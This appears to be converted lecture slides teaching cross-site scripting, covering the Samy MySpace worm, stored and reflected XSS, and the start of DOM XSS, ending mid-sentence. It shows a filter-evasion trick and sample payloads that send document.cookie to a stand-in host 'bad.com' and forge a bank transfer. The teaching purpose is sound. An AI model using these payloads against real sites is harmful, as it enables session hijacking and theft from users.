
- Users can post HTML on their pages
 - ▶ MySpace.com ensures HTML contains no `<script>`, `<body>`, `onclick`, ``
 - ▶ However, attacker find out that a way to include Javascript within CSS tags:
`<div style="background:url('javascript:alert(1)')">`
 - ▶ And can hide “javascript” as “java\nscript”
- With careful javascript hacking:
 - ▶ Samy’s worm: infects anyone who visits an infected MySpace page ... and adds Samy as a friend.
 - ▶ Samy had millions of friends within 24 hours.
- More info: <http://namb.la/popular/tech.html>

Stored (or Persistent) XSS Attack



- Attacker leaves their script on the bank.com server
 - ▶ Hostile Data is taken and stored
 - ▶ In a Database
 - ▶ In a file
 - ▶ or in any other backend system
- The server later unwittingly sends it to your browser
- Your browser, none the wiser, executes it within the same origin as the bank.com server
- Risk when large number of users can see unfiltered content
 - ▶ Very dangerous for Content Management Systems (CMS)
 - ▶ Blogs
 - ▶ Forums

Stored XSS attack




```
GET http://bad.com/steal?c=document.cookie
```

```
GET http://bank.com/transfer?amt=9999&to=attacker
```

Reflected XSS Attack


- Reflected XSS attack
- Attacker gets you to send the bank.com server a URL that includes some Javascript code
- bank.com echoes the script back to you in its response
- Your browser, none the wiser, executes the script in the response within the same origin as bank.com

Reflected XSS attack



```
Our favorite site for deals is  
www.good.com: <a href=  
'http://www.good.com/  
<script>document.location="http://  
bad.com  
/dog.jpg?arg1="+document.cookie; </  
script>''> Click here </a>
```

Reflected XSS attack



- DOM-based XSS (also known as DOM XSS) arises when an application contains some client-side JavaScript that processes data from an untrusted source in an unsafe 